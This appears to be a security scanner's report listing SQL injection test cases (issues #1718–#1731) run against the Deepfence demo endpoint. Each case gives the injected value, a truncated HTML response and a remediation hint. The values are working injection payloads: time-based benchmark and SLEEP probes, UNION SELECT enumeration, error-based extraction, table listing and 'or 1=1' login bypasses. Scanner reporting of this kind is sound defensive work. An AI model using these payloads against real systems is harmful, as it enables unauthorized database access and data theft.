CWE-ID	CWE-89				
Issue Number	#1718				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>')) or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	')) or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#	')) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1719				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1720

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))--</td></tr> </table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1721				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td></td><td></td></tr> </table>	Name	Value		
Name	Value				

	DemoUser1#	1 or benchmark(10000000,MD5(1)) #
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1722	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))</td></tr></table>	Name	Value	DemoUser1#	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
Name	Value				
DemoUser1#	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1723

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>/*</td></tr></table>		Name	Value	DemoUser1#	/*
Name	Value					
DemoUser1#	/*					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1724				

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	//

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1725	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1726

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or ('1='1'#</td></tr></table>	Name	Value	DemoUser1#	admin') or ('1='1'#
Name	Value				
DemoUser1#	admin') or ('1='1'#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1727				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or 1=1/*</td></tr></table>	Name	Value	DemoUser1#	admin" or 1=1/*
Name	Value				
DemoUser1#	admin" or 1=1/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1728

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --</td></tr></table>	Name	Value	DemoUser1#	' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --
Name	Value				
DemoUser1#	' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1729				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT
Name	Value				
DemoUser1#	UNION ALL SELECT				

	1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1730

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND (SELECT 4523 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT (ELT(4523=4523,1))))0x71706a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)</td></tr></table>	Name	Value	DemoUser1#	AND (SELECT 4523 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT (ELT(4523=4523,1))))0x71706a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Name	Value				
DemoUser1#	AND (SELECT 4523 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT (ELT(4523=4523,1))))0x71706a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1731

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
